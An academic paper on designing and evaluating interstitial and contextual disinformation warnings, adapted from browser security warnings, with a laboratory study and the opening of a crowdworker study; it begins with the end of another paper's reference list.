[54] Sudhir Varma and Richard Simon. Bias in error estimation when using cross-validation for model selection. *BMC Bioinformatics*, 7(1):91, 2006.

[55] Francesco Vitale, William Odom, and Joanna McGrenere. Keeping and discarding personal data: Exploring a design space. In *Proc. DIS*, 2019.

[56] Fons Wijnhoven, Chintan Amrit, and Pim Dietz. Value-based file retention: File attributes as file value and information waste indicators. *Journal of Data and Information Quality*, 4(4), 2014.

[57] Pamela Wisniewski, Heng Xu, Mary Beth Rosson, Daniel F. Perkins, and John M. Carroll. Dear diary: Teens reflect on their weekly online risk experiences. In *Proc. CHI*, 2016.

[58] Kim Zetter. Hackers finally post stolen Ashley Madison data. Wired, Jun 2017. `https://www.wired.com/2015/08/happened-hackers-posted-stolen-ashley-madison-data/`.

[59] Elena Zheleva and Lise Getoor. To join or not to join: The illusion of privacy in social networks with mixed public and private user profiles. In *Proc. WWW*, 2009.

[60] Elena Zheleva, Evimaria Terzi, and Lise Getoor. Privacy in Social Networks. *Synthesis Lectures on Data Mining and Knowledge Discovery*, 3(1):1–85, 2012.

Adapting Security Warnings to Counter Online Disinformation

Ben Kaiser
Princeton University

Jerry Wei
Princeton University

Eli Lucherini
Princeton University

Kevin Lee
Princeton University

J. Nathan Matias
Cornell University

Jonathan Mayer
Princeton University

Abstract

Disinformation is proliferating on the internet, and platforms are responding by attaching warnings to content. There is little evidence, however, that these warnings help users identify or avoid disinformation. In this work, we adapt methods and results from the information security warning literature in order to design and evaluate effective disinformation warnings.

In an initial laboratory study, we used a simulated search task to examine contextual and interstitial disinformation warning designs. We found that users routinely ignore contextual warnings, but users notice interstitial warnings—and respond by seeking information from alternative sources.

We then conducted a follow-on crowdworker study with eight interstitial warning designs. We confirmed a significant impact on user information-seeking behavior, and we found that a warning's design could effectively inform users or convey a risk of harm. We also found, however, that neither user comprehension nor fear of harm moderated behavioral effects.

Our work provides evidence that disinformation warnings can—when designed well—help users identify and avoid disinformation. We show a path forward for designing effective warnings, and we contribute repeatable methods for evaluating behavioral effects. We also surface a possible dilemma: disinformation warnings might be able to inform users and guide behavior, but the behavioral effects might result from user experience friction, not informed decision making.

1 Introduction

Disinformation is spreading widely on the internet, often propelled by political motives [1, 2]. Platforms are responding by attaching warnings to disinformation content, in order to inform users and guide their actions. Facebook implemented disinformation warnings as early as December 2016 [3], and Google [4], Bing [5], and Twitter [6] have adopted similar content notices. There has been substantial public debate about the propriety of disinformation warnings, especially after Twitter began labeling tweets by U.S. President Donald Trump in May 2020 [7]. But recent studies provide scant evidence that these warnings can meaningfully influence user beliefs or behaviors, and it is an open question whether warnings are promising or futile for combating disinformation.

Security researchers faced a similar challenge over a decade ago, when studies showed that warnings for malware, phishing, and other online threats broadly failed to protect users [8, 9]. After a series of iterative, multi-method studies [10–21], security warnings now reliably inform user security decisions and help users avoid harmful and inauthentic content [10, 17]. In this work, we adapt methods and results from the information security warning literature in order to design and evaluate effective disinformation warnings.

A key finding from security research that we adapt to disinformation is that *contextual* warnings, which do not interrupt the user or compel action, are far less effective at changing behavior than *interstitial* warnings, which interrupt the user and require interaction [8, 9, 17]. Our work is, to our knowledge, the first to evaluate interstitial disinformation warnings.

Another relevant contribution from the security literature is a set of rigorous qualitative and quantitative methods for evaluating warnings, including structured models, realistic guided tasks, user interviews, and field studies (e.g., [11, 13, 15–18]). Our work adapts these methods to empirically examine contextual and interstitial disinformation warnings.

Across two studies, we use qualitative approaches (think-aloud exercises, interviews, and inductive coding) to understand user perceptions of disinformation warnings, as well as quantitative measures of the warnings' effects on user behavior. We consider the following research questions:

1. After encountering contextual and interstitial disinformation warnings, how often do users change their behavior by opting for alternative sources of information?
2. Why do some users choose not to change their behaviors after encountering contextual and interstitial disinformation warnings?
3. Can interstitial warnings that are highly informative effectively change user behavior?
4. Can interstitial warnings that are highly threatening effectively change user behavior?

We first conducted a laboratory experiment ($n = 40$) in which participants searched for specific facts on Google and encountered an interstitial or contextual disinformation warning for certain search results (Section 3). The interstitial warning was substantially more effective at changing user behavior than the contextual warning, in large part because users did not notice or comprehend the more subtle contextual warning. In post-task interviews, participants described two reasons for the interstitial warning's strong behavioral effect: the *informativeness* of the warning's messaging and the *risk of harm* conveyed by the warning's threatening design.

We then conducted a follow-on crowdworker study ($n = 238$), examining eight interstitial warning designs (Section 4). We confirmed the strong behavioral effects of interstitial warnings. We also found, however, that neither user comprehension nor perceived risk of harm appeared to moderate those effects.

Our results provide evidence that interstitial disinformation warnings can both inform users and guide user behavior. We demonstrate scalable and repeatable methods for measuring warning effectiveness and testing theories of effect. We also surface a possible dilemma: the behavioral effects of disinformation warnings may be attributable to user experience friction, rather than informed decision making. Our work highlights a path forward for designing effective warnings, and we close by encouraging iterative research and improvement for disinformation warnings—just like the information security community has successfully done for security warnings.

2 Background and Related Work

Disinformation research is dispersed across academic disciplines.[1] Recent work has predominantly focused on measurement (e.g., of content, campaigns, or user interactions) [22–40], or on developing automated detection methods [41–55].

In this section, we begin with background on disinformation websites, which are the targets for the warnings in our studies. We then discuss related work on the effects of and responses to disinformation. Finally, we describe the security warnings literature, which is the inspiration for this work.

2.1 Disinformation Websites

Disinformation campaigns are often multimodal, exploiting many different social and media channels at once [56]. These campaigns use websites as an important tool to host content for distribution across platforms and generate ad revenue [25, 28, 57–60]. Disinformation websites are designed to intentionally deceive users into believing that they are legitimate news outlets.[2] Our work examines whether warnings can counter this deception and help users contextualize or avoid disinformation websites.

2.2 Effects of Disinformation

Disinformation campaigns hijack the heuristics that users rely on to make accurate judgments about the truthfulness of information [63]. For example, disinformation campaigns often mimic credibility indicators from real news sources [64] or use social media bots to create the appearance of support [29].

Misperceptions that individuals hold after consuming disinformation are difficult to dispel [63]. Collectively, a misinformed populace may make social and political decisions that are not in the society's best interests [65] (e.g., failing to mitigate climate change [66]). Influencing policy in this way—by shaping public perception and creating division—is a goal of many campaigns, especially by state-level actors [67].

Presenting a warning before exposure to disinformation can prevent harmful effects in several ways. Warnings can induce skepticism, so that users are less likely to take disinformation at face value [68]. Warnings can also make users more susceptible to corrections [63, 69]. Finally, warnings may cause users to not read the disinformation at all.

2.3 Responses to Disinformation

There are three main types of responses to disinformation that platforms and researchers have considered [70]. The first is deranking disinformation by changing recommendation algorithms [71]. Academics have studied this approach in simulated models of social networks [72–77], although not in realistic settings or with real users. Second, platforms have repeatedly removed disinformation content and banned accounts that promote disinformation [78–80]. Neither platforms nor researchers have established evidence on the effects of these takedowns. Finally, platforms have added warnings and similar forms of context to posts [4–6, 81, 82].

We note that there are important speech distinctions between these responses. When a platform removes content, it unilaterally makes speech less accessible to users. When a platform deranks content, it leaves the content available, but it unilaterally curtails speech distribution and discoverability. The potential promise of disinformation warnings is that they respond to problematic speech with counterspeech: platforms inform and protect users, without making unilateral decisions about content availability, distribution, or discoverability. As we discuss in Section 4.8, our work poses a possible dilemma for disinformation warnings as speech regulation: warnings can inform users and guide user behavior, but the behavioral effects may not be attributable to informed decision making.

Fact Check Warnings The most well-studied disinformation warnings are contextual labels indicating a story has been "disputed" or "rated false" by fact checkers [83–88]. These labels constituted Facebook's first major effort to counter disinformation [81], and Google [4], Bing [5], and Twitter [6] have taken similar approaches. Facebook eventually discontinued use of "disputed" warnings after determining based on internal studies that the warnings were of limited utility [81]. More recently Facebook, Instagram, and Twitter all deployed new warning formats, including interstitials [89, 90].

Some studies of fact check warnings reported no significant effects on participant perceptions of disinformation [84, 85], while others found moderate effects under certain conditions [83, 87, 88, 91, 92]. Pennycook et al. found that fact check warnings caused participants to rate disinformation as less accurate after repeated warning exposure, but not with a single exposure [83]. Another study by Pennycook et al.

[1] We use the term "disinformation" here and throughout this work, because our studies focus on warning users about intentionally misleading websites. We believe that our results generalize to misleading content regardless of intent (i.e., "misinformation"), because laboratory participants did not identify a website's motive as a salient concern and we find that interstitial warning behavioral effects are not significantly related to warning content.

[2] These websites are sometimes termed "fake news" or "junk news" in related work (e.g., [57, 61, 62]).

identified a counterproductive *implied truth effect*: attaching a fact check warning to some headlines caused participants to perceive other headlines as more accurate [87]. Seo et al. found that fact check warnings caused participants to perceive stories as less accurate, but the effect did not persist when participants encountered the same stories later [88]. Mena found that fact check warnings had small negative effects on perceived credibility of news content on social media and self-reported likelihood of sharing [91]. Finally, Moravec et al. examined how fact check warnings can induce instinctual cognitive responses in users and cause users to thoughtfully incorporate new information into their decision making; a warning design that combined both mechanisms showed a moderate effect on social media post believability [92].

Related Links Bode and Vraga examined the effects of providing related links to alternative, credible sources of information alongside misinformation [93]. The study found that when related links debunked misinformation, participants who initially believed the disinformation showed a limited tendency toward corrected beliefs. Facebook, Google Search, and Bing all currently use related links warning designs.

Highlighting Falsehoods Garrett et al. tested a two-part warning, where participants were first informed that a fact-checker had identified factual errors in a story, then those errors were highlighted in the body of the story [94]. Among users already predisposed to reject the misinformation, this treatment significantly increased accuracy of beliefs, but it had no effect among users inclined to believe the misinformation.

Methods of Prior Work In all of these studies, participants were presented with screenshots of simulated social media posts, then were posed survey questions such as how truthful they thought the posts were and whether they would consider sharing the posts on social media. These methods can inform theories about how users will respond in real-world settings, but generalizations are tenuous because the methods involve highly artificial tasks and self-reported predictions about behavior. As we discuss below, security research has found that in order to measure realistic responses to warnings, it is important to design experimental tasks that involve realistic systems, realistic risks, and measurement of actual participant behavior [9, 11, 95, 96].

2.4 Security Warnings

Effective warnings are essential for security, because there are certain security decisions that systems cannot consistently make on behalf of users. Adversaries deliberately exploit judgment errors associated with these human-in-the-loop security decisions [97]. Early studies of security warnings found that the warning formats that were currently in use generally failed to protect users from online risks [8, 95]. Modern warnings, by contrast, are extremely effective: a recent study of over 25 million browser warning impressions showed that the warnings protected users from malware and phishing websites around 75-90% of the time [10]. The immense progress in security warning effectiveness is due to numerous, rigorous studies that for over a decade have tested varied warning designs using diverse experimental methods and analytic lenses.

The primary methods of early security warning studies were laboratory experiments involving supervised tasks, user interviews, and surveys [8, 9, 11, 18, 20, 95, 96]. These studies examined users' beliefs and decision-making processes, in part by using structured models from warning science literature to identify reasons that warnings failed to change user behaviors. Security researchers typically used the Communication–Human Information Processing (C-HIP) model, which describes five information processing stages that users undergo when receiving a warning. Users must *notice* the warning, *comprehend* the warning's meaning, *believe* the warning, be *motivated* to heed the warning, and finally, *behave* in the manner intended by the warning issuer [98]. By determining the stage of the C-HIP model at which information processing was failing, researchers learned how to modify warning designs to increase the strength of the desired effect [9, 11].

Limitations It can be difficult to cause users to perceive realistic risk in a laboratory, requiring the use of deception and thoughtful experimental design [95, 96]. Laboratory studies must also address the challenge that participants may be more likely to disregard warnings that hinder task completion [11, 96]. Later research overcame these limitations using field studies, which measure users' reactions to warnings at scale in realistic environments [10, 13–15, 17, 19].

This body of work has definitively established that actively interrupting a user's workflow with a warning is more effective at preventing risky behaviors than passively showing the warning. Wu et al. compared popup warnings to toolbar icons and found that the popups caused users to behave with significantly more caution [8]; Egelman et al. observed that 79% of participants chose not to click through interstitial warnings compared to 13% for contextual warnings [9]. As a result, interstitials and other forms of active security warnings have become standard in all major browsers [17].

Several studies compared multiple warning designs and found that clear messages and use of visual cues can improve comprehension and adherence [11–14]. Personalizing messages based on user-specific psychological factors has not, however, shown a significant effect on adherence [16].

Limits of Analogizing to Disinformation Warnings The goals of security and disinformation warnings are not identical, so to study disinformation warnings, we must adapt—not simply reuse—the findings and methods from security warning research. Security warnings protect users from harms that are typically individualized, irreversible, and otherwise difficult for users to avoid themselves. The risks of disinformation, by contrast, are usually more collective and diffuse (see Section 2.2) and reversible (e.g., by receiving accurate information). Moreover, a user who encounters disinforma-




Figure 1: Search results pages displayed contextual warnings.

tion may be readily capable of protecting themselves from the risk (e.g., if they are media literate). As noted earlier, disinformation warnings also have speech implications that are distinct from security warnings. The differences between the security and disinformation problem domains motivate us to emphasize designs that inform users throughout our work.

3 Laboratory Study

We began with a laboratory study designed to examine how participants would process and react to contextual and interstitial disinformation warnings when searching for information. The search engine context is conducive to studying behavioral effects because participants have a concrete goal (finding a piece of information) and multiple pathways to achieve that goal (different search results and information sources).

We posed three research questions:

RQ1: In encounters with contextual and interstitial disinformation warnings, do users notice the warnings? Prior studies of contextual warnings note that one reason effect sizes are low or insignificant is that participants fail to notice the warnings. Effective warnings must attract user attention through conspicuous design or prominent placement.

RQ2: When users notice contextual and interstitial warnings, do they understand that the warnings have to do with disinformation? If a user misunderstands a warning, they may drop it from further cognitive consideration or respond in unintended ways that could increase risk.

RQ3: When users encounter and comprehend contextual and interstitial disinformation warnings, do they change their behaviors in the intended way by opting for alternative sources of information? This is an important outcome of warning exposure, which we aim to measure as described in Section 3.4.

3.1 Warning Designs

We adapted contextual and interstitial disinformation warnings from modern security warnings used by Google. Google's warnings are well studied [10, 14, 15, 17, 19, 21, 99] and widely deployed, making them a useful template to design warnings that participants will believe are real.

We developed our contextual warning (Figure 1) based on a warning for compromised websites that Google displays in search results. We changed the color of the text from hyperlink blue to bold black to indicate that the text could not be clicked. We also added a red and white exclamation icon next to the search result to make the warning more noticeable.

We adapted our interstitial warning (Figure 2) from Google




Figure 2: Participants encountered interstitial warnings after clicking search results.

Chrome's warning page for malware. We modified the text to reference disinformation and changed the "Details" button to "Learn more." Clicking "Learn more" revealed a message explaining that an automated system had flagged the site as disinformation and a "Continue" button that allowed the user to bypass the warning and continue to their selected page.

3.2 Study Design

In a laboratory setting, each participant completed a think-aloud role-playing task followed by an interview. By observing the participant during the task, we could tell if they noticed the warnings (RQ1) and altered their behavior in response (RQ3). Using the interviews, we could confirm whether the participant noticed the warnings, ask whether they comprehended the warnings (RQ2), and seek additional insights into how the participant processed the warnings.

Role-Playing Task The participant assumed the persona of an academic researcher trying to find answers to four questions using Google search. As our subjects were students, we believed this persona would be comfortable and aid with task immersion. For each question, we provided multiple sources of information and attached a warning to just one source so that the participant did not have to click through the warning to complete the task.[3] Unknown to the participant, two questions were control rounds with no warnings and two were treatment rounds where warnings were inserted via a browser extension. We assigned participants in equal numbers to receive either contextual or interstitial warnings in both treatment rounds.

Search Tasks We designed the search tasks (shown in Table 1) to cover simple facts that could be easily found with a single Google search. For the treatment tasks, we selected facts specific to non-U.S. countries and covered by little-known, non-U.S. news sources in order to satisfy three additional design goals. First, the facts were related to current events due to the study's focus on news disinforma-

[3] Studies of security warnings have shown that this "task focus effect" can bias participants' behavior [11, 96].

tion. Second, so that participants could choose between multiple sources, each fact was publicly reported by at least two English-language news websites. Third, we aimed to select facts and websites that participants were not likely to be familiar with so as to avoid participants having preconceived biases about the information or the credibility of the sources.

3.3 Study Procedures

We explained the task and role to each participant at the beginning of their session. We asked the participant to behave as if they were using their own computer and to narrate their thoughts and actions as they performed the task. We framed the study as examining research and search engine usage behaviors to avoid priming participants to think about disinformation or warnings.

Participants began the task on the Google homepage. We informed participants that they could use either of two specific websites to find a particular piece of information, and that they should start with the first website and could switch to the second for any reason.[4] Control rounds occurred first and third and treatment rounds occurred second and fourth, with the question order randomized within those sets.

We did not prescribe specific search queries to use, but most participants used a similar format: a set of terms relevant to the fact they needed to find combined with the name of the website on which they wanted to find the information. The participant would enter the query, navigate through results to find the requested information, and verbally provide an answer to the researcher. We would then instruct them to return to the Google homepage to begin the next round.

3.4 Data Collection

We took notes during each session to record how the participant selected search results, browsed the websites to seek information, reacted to warnings, and described their thoughts and actions. We also computed two metrics for each warning: a *clickthrough rate* (CTR) and an *alternative visit rate* (AVR).

Clickthrough Rate CTR is a commonly used metric in studies of security warnings. It measures the proportion of warning encounters where a participant dismisses the warning and proceeds, instead of going back. For contextual warnings, we recorded a clickthrough if the participant clicked a result that had an attached warning and a non-clickthrough if they chose a different result or changed the search query to use the second suggested website. For interstitial warnings, we recorded a clickthrough if the participant clicked "Learn more" and then bypassed the warning. If the participant clicked "Back to safety" or used the browser back button to go back to the search results, we recorded a non-clickthrough.

Alternative Visit Rate We also recorded whether participants visited an alternative source (i.e., the secondary website) during a task, either because the user did not continue beyond the warning to the primary source or because the user sought to confirm the accuracy of the information from the primary source.[5] We used this data to compute each warning's AVR: the proportion of tasks where a participant visited an alternative source before completing the task. AVR is a new metric we devised for empirically measuring the behavioral effects of a disinformation warning.[6] A high AVR indicates that a warning can influence users to decide to visit secondary sources of information.[7] In some cases this will cause a user not to see the disinformation at all, and in all cases it exposes the user to alternative information.

Interview After the final round, we informed participants of the true purpose of the study, then conducted the interview. We first asked about the participant's general understanding of disinformation: how they defined disinformation, what made them believe a website might contain disinformation, and if they had ever encountered content that they recognized as disinformation. Next, we asked the participant to describe their reactions to the warnings that they encountered during the study. We prompted participants to elaborate on these responses until we could determine whether the participant had noticed and comprehended the warnings (RQ1 and RQ2).

Before the next round of questions, we showed the participant printouts of the contextual and interstitial warnings used in the study. We then asked whether the participant believed the warnings would be effective in use, if they felt that one format would be more effective than the other, and if they had recommendations for how disinformation warnings in general could be made more effective.

Finally, we asked about the participant's demographics, academic background, and level of news consumption.[8]

Coding We combined interview transcripts with our notes to form a single report for each session, then open coded the reports using Dedoose. One author performed the initial coding, producing 253 unique codes, then condensed the codes into themes. A second author validated this work, ensuring that the codes accurately reflected the study data and that the proposed themes were justified by the codes.

3.5 Participant Recruiting

We recruited participants through the Princeton University Survey Research Center, which advertises to randomly

[4] This design directly parallels an evaluation of security warnings conducted by Sunshine et al. [11].

[5] CTR and AVR are closely related: a non-clickthrough is a type of alternative visit. As a result, AVR $\geq 1 - \text{CTR}$.

[6] Another advantage of the AVR metric is that it is available in control conditions, not just treatment conditions. We did not record alternative visits for control rounds in the laboratory study, but we make extensive use of control round AVR in the crowdworker study.

[7] AVR does not capture user perceptions of warnings or the accuracy of user beliefs, which is why we pair this approach with qualitative methods. It is an important open question whether encounters with high AVR warnings are associated with more accurate beliefs, easier correction of misperceptions, or better ability to distinguish disinformation from real news.

[8] We list all survey questions in supporting materials [100].

Table 1: We measured clickthrough rates (CTR) and alternative visit rates (AVR) in treatment rounds of the laboratory study.

Round	Participant Instructions	Contextual Warning		Interstitial Warning	
		CTR	AVR	CTR	AVR
Control 1	Find the total area of Italy in square kilometers on Wikipedia or WorldAtlas.	–	–	–	–
Control 2	Report the price of a pair of men's New Balance 574 on JoesNewBalanceOutlet or 6pm.com.	–	–	–	–
Treatment 1	Find the political party of Taiwan's Premier on TheNewsLens or FocusTaiwan.	15/20	7/20	7/20	13/20
Treatment 2	Find the name of the girl reported missing in Barbados on Feb 11, 2019 on BarbadosToday or LoopNewsBarbados.	18/20	4/20	11/20	10/20

selected students. We also sent recruiting emails to distribution lists of various student organizations. We received 76 responses and selected 40 participants. Our participant group consisted of 16 women and 24 men aged 18-28 years old, studying across 17 disciplines.

Clearly this sample is biased in several respects, including age, education level, and social group. Later in this work, we evaluate a significantly more diverse sample recruited online (see RQ1 in Section 4). In the context of security warning studies, student populations have been shown to provide similar results to more representative samples [96].

The recruiting and consent materials provided to participants indicated that the study would take 30-45 minutes and focus on the user experience of search engines, with no mention of disinformation or browser warnings. Participants signed consent forms before beginning the study and were paid $15. The study was approved by the Princeton IRB.

3.6 Results

We present quantitative results for the warnings' behavioral effects (Table 1). We also discuss how notice and comprehension related to participant behavior and present qualitative results on user opinions and perceptions of the warnings.

3.6.1 Behavioral Effects

Contextual The CTR for the contextual warning was very high: 33/40. There were a total of 11/40 alternative visits: 7 non-clickthroughs and 4 occasions where a participant who clicked through a warning went back to search again using the secondary source.

Interstitial The CTR for the interstitial warning was much lower: 18/40. We observed 1 alternative visit after a clickthrough and 22 alternative visits after non-clickthroughs, for a total AVR of 23/40.

3.6.2 Notice and Comprehension

Contextual In the contextual treatment group, 13 out of 20 participants stated during interviews that they were not aware they had been shown disinformation warnings. All of these participants clicked through both warnings. 4 reported that they did not notice the warnings at all. Among the 16 that did notice the warnings, 9 noticed the icons but not the text.

Interstitial All 20 participants noticed the interstitial warnings. 12 understood that the warnings were about disinformation. 7 believed the warnings communicated a risk of "harm," a "virus," or another "security threat" and quickly clicked to go back without reading the text. The remaining participant clicked through both warnings; when asked why, he explained that he was focused on completing the study and "probably would have reacted differently" outside of the study.

3.6.3 Opinions on Disinformation Warnings

As part of the interview, we displayed printouts of both warning designs and asked for the participant's opinions about the warnings' relative merits and general effectiveness.

Contextual When asked which warning design they believed would be more effective in general, a small minority (6/40) chose the contextual warning. 5 of these participants were in the interstitial treatment group.

5 participants noted that the contextual warning could be seen before a user "commits" by clicking a link. 1 participant explained, "*you're immediately presented with alternatives, whereas for the interstitial I'm already there and committed a click, so I want to go forward.*" Another preferred the contextual warning because it was easier to bypass: "*[I] just wanted to find a link to click on very quickly, it doesn't take as much effort to avoid compared to the interstitial.*"

5 other participants emphasized the "always-on" nature of the contextual warning. 1 participant liked how they could "*always see the warning when browsing Google search results without having to click around.*" Another felt that the contextual warning was paternalistic because it tilted the otherwise level playing field among search results, "*direct[ing] you to which [results] you should visit*."

15 participants said that the contextual warning was not noticeable. 1 specified that "*the exclamation point is very subtle... you're not going to notice it*."

Interstitial 34 participants—an overwhelming majority—believed that the interstitial warning would be more effective in general. When asked why, 32 mentioned that it was more noticeable. 17 mentioned the color red, with 1 participant noting that "*everybody knows red means stop*."

19 participants remarked on how the the warning requires user input to proceed. 1 participant observed that "*it stops the flow of the user and forces them to take an action*." Other responses suggest that design cues contributed to the warning's effectiveness; participants mentioned that the red color and text "*implied that the user is in danger*" and that the text was "*more instructive than the text on the contextual warning*."

When asked about drawbacks to the interstitial warning, 5 participants focused on the inconvenience and the potential for warning fatigue. 1 participant noted that they would "*probably turn it off in the settings*" if the warning showed up frequently.

Improving Warning Designs Many participants (17) suggested that more informative disinformation warnings would be more effective. Recommendations included adding "*more about why this particular site was flagged*," definitions of terms, and more explicit descriptions of potential harms. Conversely, 7 others urged "*short and concise*" messages that "*[get] the point across quickly*."

5 participants suggested using different warnings depending on severity and whether the user had visited the website before. Another 5 recommended that warnings persist even if a user had visited a website before, arguing that warnings would be more effective if users were "*consistently reminded that [the page] may not be completely safe or factual.*"

Participants also suggested alternate warning forms: pop-ups, banner messages, or highlighting false claims.

Trust The source of the warning was important to many participants. 8 indicated that they were more likely to be deterred by a browser warning if they knew that it was triggered by Google, since they trusted the company's judgment. 1 participant explained that they clicked through the interstitial warning because they understood that Princeton University had flagged the website, and they felt that the university was not a credible source of judgment about online disinformation. Another theme underlying trust judgments was previous experiences with browser warnings. 7 participants expressed that they distrusted the warnings due to previous encounters with false positive warnings or overly restrictive site blockers on institutional networks (e.g., in high school).

Risk 7 participants expressed the opinion that disinformation is not a serious threat or that it is not as harmful as malware. One participant explained that they typically comply with browser warnings but reacted differently to the disinformation warning: "*I don't like the idea of someone telling me where or what I am allowed to access. You can give me suggestions. It was because I realized it was a disinformation warning and not a malware warning that I went back to try and get to the website.*" Another participant characterized this sentiment sharply, saying "*[d]isinformation warnings should not make it harder to access the site*."

3.7 Discussion

Contextual vs. Interstitial Warnings The interstitial warning was distinctly more noticeable and comprehensible than the contextual warning, and also far more effective at inducing behavioral changes. Similar findings in security warning research prompted the field to shift from contextual to interstitial formats. Platforms are only just beginning to make this shift for disinformation; contextual warnings are currently the dominant format in both research and deployment. While contextual warnings may still have a role in countering disinformation, interstitial warnings and other forms of active, interruptive warnings clearly merit further consideration.

Impact of Visual Design Choices The iconography, colors, and text styles in our warnings impacted participant attention, comprehension, and behavior. The icon we added to the contextual warning made the warning more noticeable but did not necessarily aid with comprehension, as many participants who noticed the icon still failed to notice the text. The red background of the interstitial warning contributed to its effectiveness, but may also have reduced comprehension as participants seemed to react quickly upon seeing the red color without taking the time to read or understand the warning. Again drawing from security warning research, future work should use comparative effectiveness studies to isolate the effects of individual visual design choices.

3.7.1 Mechanisms of Effect

So few participants complied with the contextual warning that it is difficult to draw conclusions about what caused the behavioral effect. For the interstitial warning, however, we found evidence for three different mechanisms by which the warning induced behavioral changes.

Informativeness Warning science literature focuses on educating the user and enabling them to make an informed decision about how to proceed [101, 102]. Across both warning designs we tested, participants who understood the warning visited an alternative website in over half of cases (21/38), while participants who did not understand the warning did so in only a third of cases (13/42). Moreover, nearly half of participants recommended making the warnings more informative to improve effectiveness. These results reinforce that informing users is a possible mechanism of effect for interstitial disinformation warnings.

Fear of Harm The interstitial warnings had a threatening appearance, which many participants identified as a factor in why they did not continue. Some participants visited an alternative site because they perceived a non-specific risk of personal harm, without comprehending the warning. Other participants misinterpreted the warning and believed that it described a risk of receiving a computer virus or other security threat. If a warning conveys a risk of harm, it should be specific and narrowly scoped; otherwise users may perceive the warning as irrelevant or a false positive, which could reduce

the behavioral effect [10, 15, 18, 20, 103]. As long as the specific harm is clear, though, using design cues to further convey a general risk of harm may improve warning effectiveness.

Friction The interstitial warning's strong effect was due, in part, to the friction it introduced into the task workflow. Some participants preferred to choose another source rather than read the warning, decide whether to believe and comply with it, and click through it. As with the "fear of harm" mechanism, friction must be carefully calibrated to avoid inducing warning fatigue or habituating users to ignore warnings. Friction also has serious drawbacks as a causal mechanism: it degrades the user experience, makes platforms more difficult to use, and does not rely on an informed decision about disinformation.

3.7.2 Limitations

Security warning research has observed challenges in studying behavioral responses to risks in laboratory settings, particularly with respect to ecological validity [96]. We encountered similar challenges in this study.

Our sample was small in size and biased in several ways; our findings should be understood as illustrative but not representative. It is important to identify if our findings can be replicated by larger, more diverse populations.

Because participants used our computer and we were watching during the task, some participants reported that they behaved differently in the study than they might have in real life. Others may not have reported this effect because they were reluctant to admit that they behaved with bias or because the effect was unconscious. An experimental design that allows participants to use their own computers in their own environments (i.e., not in a laboratory) could offer more realistic observations of how participants assess risk.

Although participants appeared to be driven to complete the research tasks, they were not personally invested in completing the tasks or finding correct answers to the queries. The role-playing aspect of the study may not have been strongly immersive, and there were no extrinsic rewards or penalties that incentivized correct answers.

Finally, because our search tasks did not pertain to participants' social or political contexts, participants had little reason to engage in motivated reasoning. Motivated reasoning can strongly influence a user's perceptions of information relevant to their social or political beliefs [104], so in those contexts, the warning effects that we demonstrate may be weaker.

4 Crowdworker Study

In our second study, we aimed to verify the behavioral effects of interstitial disinformation warnings. We also examined the mechanisms for those effects, so that we could reason about the utility and limitations of deploying the warnings.

Our research questions were:

RQ1: Do interstitial disinformation warnings cause users to choose alternative sources of information? We investigated whether population sample bias or task design significantly affected the results of our laboratory study. We recruited a larger, more diverse participant pool from Amazon Mechanical Turk (Section 4.6) and adjusted the task to account for limitations in the laboratory study (Section 4.2).

RQ2: Do interstitial warnings that effectively inform users about the risks of disinformation cause users to choose alternative sources of information? We tested whether participants understood the warnings, then compared the behavioral effects of informative and uninformative warnings to isolate the impact of informativeness on behavior.

RQ3: Do interstitial warnings that communicate a risk of personal harm cause users to choose alternative sources of information? We tested whether warnings caused participants to fear harm, then compared the behavioral effects of warnings that did and did not evoke a fear of harm.

RQ4: Does user partisanship (with respect to U.S. politics) moderate behavioral effects or perceptions of interstitial warnings? Research in political science indicates that political orientation affects judgments of information credibility [105] and efficacy of misinformation warnings [87]. We included this research question to detect if partisan alignment created a bimodal distribution in responses to warnings.

The task structure and key behavioral outcomes remained the same as in the laboratory study. We informed participants that they were joining a study of search engine usage and research behaviors. We then guided participants through four research tasks using a search engine, alternating between control and treatment rounds. In each treatment round, the participant encountered one of eight candidate interstitial disinformation warnings after clicking certain search results. We measured whether the participant clicked through the warning and whether they visited an alternative website. We examine the CTR and AVR across all observations to answer RQ1.

We used surveys after each warning encounter to measure how informative the warning was and how strongly the participant perceived the warning to convey a risk of harm. RQ2 and RQ3 concern the relationship between AVR and these survey responses. A standard analysis approach would have been to randomly assign participants to warnings, then compute statistical tests across the conditions. Unless the differences in effect between warnings were dramatic, however, this approach would have required a massive number of observations on each warning to establish statistical significance.

We instead employed a multi-armed bandit algorithm, which allows efficient exploration of a larger design space than is traditionally possible. As we received successive observations, the bandit increased the odds that participants encountered the warnings proving to be most and least informative and most and least effective at conveying fear of harm. After all observations were completed, significantly more participants had encountered these top- and bottom-performing warnings, providing us with the statistical power needed to test our hypotheses. Section 4.5 discusses the design and implementation of the multi-armed bandit algorithm.

4.1 Warning Designs

We created eight candidate interstitial disinformation warnings: four designed for informativeness and four designed to evoke fear of harm (Table 2). The warnings shared a common layout, consisting of an icon, a title, a primary message, an optional detailed message, and two buttons. This layout differed from the laboratory interstitial warning in two ways.

First, in the laboratory warning design, the detailed message (and the "Continue" button) were hidden at first and would only be revealed after the participant clicked "Learn more." In the crowdworker study, we wanted to ensure that the full warning message was always displayed, because part of what we were measuring was the effect of different messages. We eliminated the "Learn more" button and instead displayed the detailed message and the "Continue" button on all warnings.

The second change addressed the "Back to safety" button. This button text implied that the user was in danger, which was inappropriate for the informative warnings. We changed the button to read "Go back" and applied this change to both informative and harm-based warnings in order to maintain a common interaction design across all warnings.

